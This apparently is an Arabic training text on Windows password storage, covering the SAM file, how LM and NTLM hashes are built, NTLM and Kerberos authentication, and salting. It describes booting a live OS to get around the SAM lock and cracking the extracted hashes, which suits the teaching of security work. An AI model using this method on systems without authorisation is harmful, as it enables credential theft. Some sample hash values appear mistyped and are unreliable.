لحسن الحظ، هناك طريقة لتجاوز هذه القيود على حد سواء. فاذا كان لدينا الوصول الفعلي إلى النظام، فأن أبسط طريقة لتجاوز هذه الحماية هو استخدام نظام تشغيل بديل مثل كالي(**Live OS**) . بواسطة استخدام نظام تشغيل بديل على النظام الهدف، فنحن قادرون على تجاوز تأمين الويندوز للملف **SAM**. هذا ممكن لأن نظام التشغيل ويندوز لا يبدأ، فاذا القفل لن يعمل أبدا، ونكون أحرار في الوصول إلى الملف

SAM. للأسف، لا يزال تشفير الملف **SAM**، لذلك نحن بحاجة إلى استخدام أداة للوصول إلى الهاش. لحسن الحظ، يوجد العديد من الأدوات للوصول الى الهاش وترجمته الى نص عادى. أيضا يمكن نسخ محتويات الملف **SAM** على القرص باستخدام تقنيات مختلفة.
عرضت شركة مايكروسوفت وظيفة **SYSKEY** في نظام التشغيل **Windows NT 4.0** في محاولة لتحسين أمن قاعدة البيانات **SAM** ضد البرمجيات المتواجد حاليا لكسر كلمات المرور.
تقوم اداة **SYSKEY** على تشفير معلومات قاعدة بيانات كلمة مرور مدير أمن الحسابات (**SAM**) التي تستخدم دالة الهاش في نظام ويندوز والتي تستخدم مفتاح التشفير 128 بت. كانت أداة **SYSKEY** ميزة اختيارية في نظام ويندوز إن تي 4.0. وكان من المفترض لها ان تقوم بحماية معلومات قاعدة بيانات كلمة مرور مدير أمن الحسابات (**SAM**) للحماية من هجمات الاختراق داخل الشبكة المحلية ولتبقى المعلومات آمنة حتى لو تم نسخها. ومع ذلك، في ديسمبر من عام 1999 م عثر فريق أمني من **BindView** على ثغرة أمنية في الأداة تجعل من الممكن الاختراق حتى داخل الشبكة المحلية باستخدام نوع معين من أداة تحليل الشفرات**cryptanalytic** . وهذا يتيح الاختراق من نوع **brute force** الذي يستهدف أي ضعف في قاعدة البيانات المشفرة.
فيما بعد، تعاونت مايكروسوفت مع فريق **BindView** لتسوية هذه المشكلة التي عرفت لاحقا باسم خلل سيسكي **'Syskey Bug'** وأعلن بعد ذلك أن الاداة **Syskey** آمنة بالقدر الكافي لصد اي نوع من الاختراقات.
حتى لو تم اكتشاف المحتويات من قبل بعض الحيل، فانه يتم تشفير المفاتيح باستخدام الهاش ذات الاتجاه الواحد، مما يجعل من الصعب كسره. أيضا، بعض الإصدارات لديها مفتاح ثانوي، مما يجعل التشفير محددة لهذه النسخة من نظام التشغيل.
هذا الملف يمكن ايجاده من خلال هذا المسار(**%SYSTEMROOT%\system32\config**) ولكن كما قلنا سابقا انه لا يمكن التعديل فيه او قراءته او نسخه طالما نظام التشغيل ويندوز يعمل.
للمزيد من المعلومات عن هذا الملف يمكن الاطلاع عليه من خلال الموقع التالي:
http://technet.microsoft.com/library/cc723740.aspx
للمزيد من المعلومات عن الهاش يمكن الاطلاع عليه من خلال الموقع التالي:
http://en.wikipedia.org/wiki/Cryptographic_hash_function
ملحوظه: قلنا سابقا ان نظام التشغيل ويندوز يقوم بتخزين بيانات التسجيل في الملف SAM، لكن يوجد استثناء انه عند ربط الجهاز بال Active Directory فانه يتم تخزينها في قاعدة بيانات(Active Directory) .

كيف يتم تخزين هاش كلمة المرور في الملف SAM (How Hash Passwords Are Stored in Window SAM)؟



يتم تخزين سجلات المستخدم في قاعدة بيانات (**SAM**) أو في قاعدة بيانات **Active Directory**. ويرتبط كل حساب مستخدم مع اثنين من كلمات مرور: الأولى **LAN Manager-compatible password** والثانية **Windows password**. كل كلمة مرور يتم تشفيرها وتخزينها في قاعدة بيانات **SAM** أو في قاعدة بيانات **Active Directory**.

The LAN Manager-compatible password تكون متوافقة مع كلمة المرور التي تستخدم **LM hash**. كلمة المرور هذه قائمة على **the original equipment manufacturer (OEM) character**. كلمة المرور هذه ليست حساسة لحالة الأحرف، ويمكن أن يصل إلى 14 حرفاً. يعرف أيضا إصدار **OWF** لكلمة المرور هذه ب **LAN Manager OWF** أو **ESTD**. ويتم تشفير كلمة المرور هذه باستخدام تشفير **DES**.



Windows password (NTLM) يستند إلى مجموعة أحرف **Unicode**. كلمة المرور هذه حساس لحالة الأحرف، ويمكن أن تصل إلى 128 حرفاً. يعرف أيضا إصدار **OWF** من كلمة المرور هذه ب **Windows OWF**. كلمة السر هذه يتم حسابها باستخدام خوارزمية التشفير **RSA MD--4**.

يتم تعطيل إنشاء وتخزين كلمات المرور على هيئة **valid LM hash** في العديد من إصدارات الويندوز. هذا هو الإعداد الافتراضي لنظام التشغيل **Windows Vista** و**Windows 7**. **LM hash** يمكن أن يكون فارغا في الإصدارات التي يكون فيها **LM hash** غير مفعل (**disabled**). تحديد الخيار لإزالة **LM hash** تمكن فحوصات إضافية خلال عملية تغير كلمة المرور، ولكنه لا يزيل قيمة **LM hash** موجودة في الملف **SAM**. تفعيل خيار الفحوصات إضافية يخزن قيمة **"dummy"** في قاعدة بيانات **SAM** وليس له علاقة بكلمة مرور المستخدم ونفسه بالنسبة لجميع حسابات المستخدمين.

لا يمكن حساب **LM hash** لكلمات السر التي تزيد عن 14 حرفا. وبالتالي، يتم تعيين قيمة **LM hash** إلى القيمة **"dummy"** عند يضع





Password hash using LM/NTLM

Martin:1008:624AAC413795CDC1
4E835F1CD90F4C76:6F585FF8FF6
280B59CCE252FDB500EB8:::

المستخدم أو مسؤول النظام كلمة مرور أكثر من 14 حرفا.

ما هو LAN Manager hash (LM hash)؟

The LAN manager hash هو الهاش الأولى او الرئيسي الذى يستخدمه كل من **Microsoft LAN Manager** و **Microsoft Windows** لتخزين كلمات مرور المستخدمين ذات طول حتى 14 حرفا (**length up to 14 character**). مستخدم في جميع إصدارات مايكروسوفت ويندوز قبل إلى**Windows NT** . واستمرت في الإصدار الأحدث من **Windows** من أجل التوافقية، ولكن يتم التوصية من قبل مايكروسوفت للمسئول ليتم إيقافه.

Microsoft Windows NT يعمل على تخزين نوعين من كلمات المرور: **LAN Manager (LM) password** و **Windows NT password**. على سبيل المثال، لنفترض ان كلمة السر هو **'123456qwerty'**. عندما يتم تشفير كلمة المرور هذه مع خوارزمية **LM**، فانه يتم تحويلها أولا إلى أحرف كبيرة: **'123456QWERTY'**. إذا كان طول كلمة المرور ليس 14 حرفا، فانه يتم تعبئة مع أحرف فارغة (**Null\blank character**) لجعل طولها 14 حرفا. في هذه المرحلة يفترض ان تصبح الكلمة كالاتى **'123456QWERTY_'**. قبل تشفير، يتم تقسيم الأحرف 14 من كلمات المرور إلى نصفين ذات مساحة 7 byte. وهذا يعني سلسلة اولى سبعة بايت مع **'123456Q'** وسلسلة ثانية سبعة البايت مع **' _WERTY'**. ثم يتم تشفير كل سلسلة على حدة والنتائج يكون متصلا كالاتى:


123456Q = 6BF11E04AFAB197F
WERTY_ = F1E9FFDCC75575B15
The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15



من كل نصف السبعة بايت، يتم تشيد مفتاح **DES** ثمانية بايت. يتم تشفير مفتاح **DES** ثمانية بايت مع " **magic number** ". ثم يتم توصيل نتائج التشفير مع " **magic number** " لتكوين هاش ذات اتجاه واحد من 16 بايت. هذه القيمة هي الهاش ذات الاتجاه الواحد لكلمة المرور(**LAN Manager**). حيث يتم اشتقاق ال 8بايت الأولى من 7 أحرف الأولى لكلمة المرور ويتم اشتقاق 8 بايت الثانية من خلال الحرف 8 أحرف لكلمة المرور المكون من 14 حرف. معا يقوموا بتشييد قيمة الهاش ذات الاتجاه الواحد ذات الطول 16 بايت. هذا قيمة الهاش لكلمة مرور لا تتجاوز 14 حرف.

إذاً، إذا كانت كلمة المرور عباره عن 7 أحرف او اقل، فإن النصف الثاني هو دائماoxAAD3B435BS1404EE . عندما يتم استخدام كلمات المرور LM، فمن السهل على مهاجمي كلمات المرور الكشف عن الحروف الثامنة، إذا كان موجودا. على سبيل المثال، إذا كان المستخدم لديه كلمة مرور لهاش LM منOxC23413A8A1E7665f AAD3B435B51404EE ، فان تطبق كسر كلمات المرور LC5 يكشف عن كلمة السر باسم " **WELCOME** " مع القليل جدا من الجهد.

لحسن الحظ، واجهت مايكروسوفت هذه القضايا واستخدمت الآن خوارزمية أكثر أمنا ودعت لإنشاء هاش من النوع **NTLM** لكلمة المرور الخاصة به. ومع ذلك، فان مختبر الاختراق، سوف لا يزال يجد النظم التي ما زالت تستخدم وتخزن **LM hash**. الإصدارات الحديثة من ويندوز لا تستخدم أو تخزين **LM hash** افتراضيا؛ وحتى مع ذلك، هناك خيارات لتمكين **LM hash** على هذه الأنظمة. ويتم تنفيذ هذه


"الميزة" لدعم التوافق مع النظم القديمة. كملاحظة جانبية، يجب عليك دائما الترقية، أو التوقف عن استخدام أي من البرامج التي تطلب منك استخدام **LM hash**. الأنظمة القديمة غالبا ما تضع الشبكة بأكملها للخطر.

كلمة المرور **LAN Manager OWF** قد تصل الى 16 بايت عكس **LM** العادية التي تصل الى 14 بايت فقط. حيث 7 أحرف من كلمة المرور الأولى تستخدم لإنشاء 8 بايت الأولى من **LAN Manager OWF** وتستخدم 7 أحرف الثانية من كلمة المرور في إنشاء 8 بايت من **LAN Manager OWF**.

NTLMv2 هو بروتوكول مصادقة التوثيق/الاستجابة(**challenge/response authentication**) والتي تقدم تحسن للأوضاع الأمنية عبر بروتوكول **LM** التي عفا عليها الزمن. وبالتالي، فإن هذه النظم لديها مستوى لضبط مصادقة **LAN Manager** إلى **Send NTLMv2 responses only**.

مثال أخر لإنشاء هاش LM (LM "Hash" Generation)

LM hash يطلق عليه أيضا باسم **LAN Manager Hash** يستخدم من قبل العديد من إصدارات نظم التشغيل **Windows** لتخزين كلمات السر التي هي أقل من 15 حرفا. ويوضح الشكل التالي عملية توليد **LM Hash** كلمة مرور المستخدم(**cehpass1**) .



في عملية توليد **LM** هاش، أولا يتم تحويل أحرف الكلمة إذا كانت صغيره إلى أحرف كبيرة؛ في هذا المثال، يكون نتائج هذه العملية "**CEHPASS1**". ثم، بعد ذلك الناتج، أي **CEHPASS1**، يقوم بتقسيمه إلى قسمين كل قسم عباره عن سبع سلاسل الأحرف؛ في هذا المثال، فان الناتج يكون "**CEHPASS**" و" **1******** "حيث يحتوي السلسلة الثانية حرف واحد فقط. لجعل السلسلة الثانية سلسلة سبعة أحرف، نقوم بتطويلها مع الأحرف فارغة، ثم يتم استخدام سلاسل السبعة أحرف الاثنين كمفتاح تشفير لتشفير المحتوى باستخدام تشفير **DES** (**Digital Encryption Standard**) الشفرات المتماثلة(**symmetric cipher**) . وأخيرا، لإنشاء هاش **LM**، ذلك عن طريق ربطهما ببعض (**DES-encryption**) ليصبحا متسلسلين.

LM, NTLMv1, and NTLMv2

لمعالجة المشاكل الموجودة في **NTLM1**، عرضت شركة مايكروسوفت **NTLM** الإصدار 2، ودعت استخدامها كلما كان ذلك ممكنا. يسرد الجدول التالي الميزات من أساليب المصادقة الثلاثة.

Attribute	LM	NTLMv1	NTLMv2	
Password Case Sensitive	No	YES	YES	✓
Hash Key Length	56bit + 56bit	-	-	✓
Password Hash Algorithm	DES (ECB mode)	MD4	MD5	✓
Hash Value Length	64bit + 64bit	128bit	128bit	✓
C/R Key Length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit	✓
C/R Algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5	✓
C/R Value Length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit	✓

NTLM Authentication

NTLM (NT LAN Manager) هو بروتوكول المصادقة المستخدمة في الشبكات التي تتضمن أنظمة تشغيل نظام التشغيل ويندوز ، وعلى الأنظمة المستقلة. ومن قبل العديد من منتجات مايكروسوفت لإجراء مصادقة (**challenge/response**)، وهو نظام المصادقة الافتراضي الذي يستخدمه جدار حماية مايكروسوفت ومنتجات خادم البروكسي. وقد تم تطوير هذا البرنامج لمعالجة مشاكل العمل مع تقنيات جافا في بيئة **Microsoft**. ونظرا لأنه لا يوجد أي من مواصفات البروتوكول الرسمي، فليس هناك ما يضمن أنه يعمل بشكل صحيح في كل حالة. فقد كان على بعض من منتجات ويندوز، حيث عمل بنجاح.

يضيف **Microsoft Kerberos** حزمة أمان أكبر أماناً من أنظمة **NTLM** على شبكة الاتصال. على الرغم من أن **Microsoft Kerberos** هو بروتوكول الاختيار، لكن لا يزال يتم دعم **NTLM**. يجب أيضا استخدام **NTLM** لمصادقة تسجيل الدخول على الأنظمة المستقلة.

بيانات اعتماد **NTLM** تستند إلى البيانات التي يتم الحصول عليها أثناء عملية تسجيل الدخول، وتتألف من اسم الدومين واسم المستخدم، وهاش كلمة مرور المستخدم ذات الاتجاه الواحد. يستخدم NTLM بروتوكول (**challenge/response**) المشفر لمصادقة مستخدم دون إرسال كلمة مرور المستخدم عبر السلك. بدلاً من ذلك، نظام طلب المصادقة يجب إجراء عملية حسابية التي تثبت أن لديها إمكانية الوصول إلى بيانات اعتماد **NTLM** المضمون.

يتكون **NTLM authentication** من بروتوكولين: ***NTLM authentication protocol*** و***LM authentication protocol***. هذه البروتوكولات تستخدم منهجية هاش مختلفة لتخزين كلمات مرور المستخدمين في قاعدة بيانات **SAM**.

NTLM Authentication Protocol

المنتجات التي يدعمها بروتوكول **NTML** تم نشرها فقط من قبل مايكروسوفت بسبب عدم توافر المواصفات الرسمية للبروتوكول. نتيجة لذلك، في بيئة شبكة اتصال**Microsoft** ، فأن المنتجات الأخرى (**non-MS product**) كلها تقريبا تجد صعوبة في أداء مهامها بشكل صحيح. أيضا في بيئات تطوير البرمجيات تعاني من نفس المشكلة؛ لا توجد ملفات مكتبات (**libraries**)التي تنفذ هذا المخطط

والتوثيق، ما عدا تلك المجمعة في نظام التشغيل ويندوز. في مجتمع المصدر المفتوح، هناك العديد من المشاريع التي تركز على تنفيذ هذا البروتوكول، ولكن معظم هذه تملك جافا كبيئة لها.
عدم توافر مخطط المصادقة في منصة الجافا يمكن أن يسبب مشاكل خطيرة في مجال تطوير ونشر التطبيقات التعاونية التي تعتمد على تقنيات مثل خدمات الويب **SOAP** التي تعتمد على بروتوكول **HTTP**.

مصادقة **NTLM (NTLM Authentication)** هو مخطط **(challenge/response)**، يتكون من ثلاث رسائل، يشار إليه عادة كالنوع 1 (التفاوض[**negotiation**])، والنوع 2 (التحدي[**challenge**]) ونوع 3 (المصادقة[**authentication**]). وهي تعمل أساسا مثل هذا:


1- يرسل العميل رسالة النوع 1 إلى الملقم. أساسا هذا يحتوي على قائمة بالميزات التي يريدها العميل وطلبت من الخادم.
2- الملقم يستجيب مع رسالة نوع 2. وهذا يحتوي على قائمة بالميزات المتفق عليها من قبل الملقم. الأهم من ذلك، ومع ذلك، فإنه يحتوي على **challenge** والذي تم إنشاؤها بواسطة الملقم.
3- العميل يقوم بالرد على **challenge** مع رسالة نوع 3. وهذا يحتوي على عدة أجزاء من المعلومات حول العميل، بما في ذلك الدومين واسم المستخدم للمستخدم العميل.

- **NTLM Authentication Process**

يتضمن **NTLM** ثلاثة أساليب من **(challenge/response authentication)**: **LM**، **NTLMv1**، و**NTLMv2**. عملية المصادقة لجميع الأساليب هي نفسها. والفرق الوحيد بينهم هو مستوى التشفير. في مصادقة **NTLM**، العميل والخادم يتفاوضوا على بروتوكول المصادقة. ويتم إنجاز هذا من خلال **Microsoft negotiated Security Support Provider (SSP)**.

عملية مصادقة العميل إلى وحدة تحكم الدومين باستخدام أي من بروتوكولات NTLM تظهر من خلال الخطوات التالية:

- يقوم العميل بكتابة اسم المستخدم وكلمة المرور في إطار تسجيل الدخول.
- يقوم نظام التشغيل ويندوز بتشغيل كلمة المرور من خلال خوارزمية الهاش ويقوم بإنشاء الهاش لكلمة المرور الذي تم إدخاله من خلال إطار تسجيل الدخول.
- كمبيوتر العميل يقوم بإرسال طلب تسجيل الدخول جنبا إلى جنب مع اسم الدومين إلى وحدة تحكم الدومين.
- وحدة تحكم الدومين يولد سلسلة أحرف عشوائية 16 بايت يسمى "**nonce**" ويرسلها إلى جهاز كمبيوتر العميل.
- كمبيوتر العميل يقوم بتشفير **nonce** مع هاش كلمة مرور المستخدم وإرساله إلى وحدة تحكم الدومين.
- وحدة تحكم الدومين تسترد هاش كلمة مرور المستخدم من **SAM** ويستخدم لتشفير **nonce**. وحدة تحكم الدومين يقارن القيمة المشفرة مع القيمة الواردة من العميل. إذا تطابقت القيم، فتنجح مصادقة العميل وتسجيل الدخول.




Kerberos

Kerberos هو بروتوكول مصادقة الشبكة(**network authentication protocol**) . وهي مصممة لتوفير مصادقة قوية للتطبيقات العميل/الخادم باستخدام **secret-key cryptography**. وهذا يوفر المصادقة المتبادلة. حيث كل من الخادم والمستخدم يتحققا من هوية كل منهما الآخر. الرسائل المرسلة من خلال بروتوكول **Kerberos** محمية ضد هجمات إعادة التشغيل والتنصت.

Kerberos يجعل من استخدام **Key Distribution Center (KDC)** (خادم لتوزيع المفاتيح) ، طرف ثالث موثوق به. هذا يتكون من قسمين منفصلين منطقيا: خادم المصادقة (**(*Authentication server* (AS**) وخادم منح التذاكر (**(*Ticket Granting Server* (TGS**).

Kerberos يعمل على أساس "التذاكر(**tickets**) " لإثبات هوية المستخدم.

آلية تفويض **Kerberos** تعتمد على توفير تذكره للمستخدم مع **Ticket Granting Ticket (TGT)** الذي يخدم مشاركة المصادقة للوصول لاحقا إلى خدمات معينة، الدخول الموحد الذي لا يطلب من المستخدم إعادة إدخال كلمة المرور مرة أخرى للوصول إلى أية من الخدمات التي يؤذن لها. من المهم أن نلاحظ أنه لن يكون هناك اتصال مباشر بين خوادم التطبيقات ومركز توزيع المفاتيح (**KDC**) **Key Distribution Center** ؛ خدمة التذاكر، حتى لو تم تحزيمها (**packeted**) بواسطة **TGS**، والوصول إلى الخدمة يكون فقط من خلال العميل الذى يرغب في الوصول إليها.




Salting

Salting هو وسيلة لجعل كلمات المرور أكثر أمنا عن طريق إضافة سلاسل عشوائية من الحروف إلى كلمات المرور قبل حساب هاش **MD5** الخاصة بهم. وهذا يجعل كسر كلمات السر أصعب. كلما زاد أطول السلسلة العشوائية، كلما ازدادت صعوبة كسر كلمة السر. يجب أن تكون سلسلة الأحرف العشوائية مزيج من الأحرف الأبجدية الرقمية. مستوى الأمان أو قوة حماية كلمات السر الخاصة بك ضد هجمات كسر كلمات المرور المختلفة تعتمد على طول سلسلة العشوائية للأحرف. هذه يدافع ضد **pre-computed hash attacks**.

في علم التشفير، فان **salting** يتكون من بتات عشوائية (**random bit**) التي تستخدم كأحد المدخلات إلى وظيفة في اتجاه واحد وغيرها من المدخلات هو كلمة السر. بدلا من كلمات السر، فنatج وظيفة في اتجاه واحد يمكن تخزينها واستخدامها لمصادقة المستخدمين. يمكن أيضا ضم **salting** مع كلمة المرور عن طريق **key derivation function** لتوليد مفتاح للاستخدام من قبل النص المشفر او غيرها من خوارزميات التشفير.

